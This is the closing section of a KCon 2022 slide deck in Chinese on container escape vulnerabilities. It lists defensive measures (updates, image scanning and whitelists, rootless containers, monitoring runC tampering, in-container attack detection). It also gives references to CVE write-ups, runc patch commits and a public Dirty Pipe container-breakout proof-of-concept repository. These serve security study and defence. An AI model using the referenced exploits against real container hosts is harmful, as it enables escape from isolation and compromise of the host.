




路在何方









- 尽力确保云原生基础设施的更新升级
- 采用镜像安全扫描 + 镜像白名单
- 尽量以rootless模式运行容器
- 监控&阻止修改宿主机runC的行为
- 检测容器内的异常&攻击行为





沉淀与求索



Metarget项目支持自动化搭建本演示文稿中提到的漏洞环境





参考文献



- https://veritas501.github.io/2022_03_16-CVE_2022_0185分析及利用与pipe新原语思考与实践
- <https://terenceli.github.io/技术/2022/03/19/container-escape-through-dirtypipe>
- <https://dirtyPipe.cm4all.com>
- <https://github.com/opencontainers/runc/commit/0a8e4117e7f715d5fbeef398405813ce8e88558b>
- <https://github.com/opencontainers/runc/commit/16612d74de5f84977e50a9c8ead7f0e9e13b8628>
- <https://github.com/opencontainers/runc/commit/50a19c6ff828c58e5dab13830bd3dacde268afe5>
- <https://github.com/lxc/lxc/commit/6400238d08cdf1ca20d49bafb85f4e224348bf9d>
- <https://github.com/DataDog/dirtyPipe-container-breakout-poc>
- <https://unit42.paloaltonetworks.com/breaking-docker-via-runc-explaining-cve-2019-5736/>
- <https://github.com/advisories/GHSA-gp4j-w3vj-7299>
- https://bugzilla.suse.com/show_bug.cgi?id=1012568#c6
- <https://seclists.org/oss-sec/2019/q1/119>
- Practical Binary Analysis by Dennis Andriesse





+1

感谢您的观看

THANK YOU FOR YOUR WATCHING

KCon 2022 黑客大会

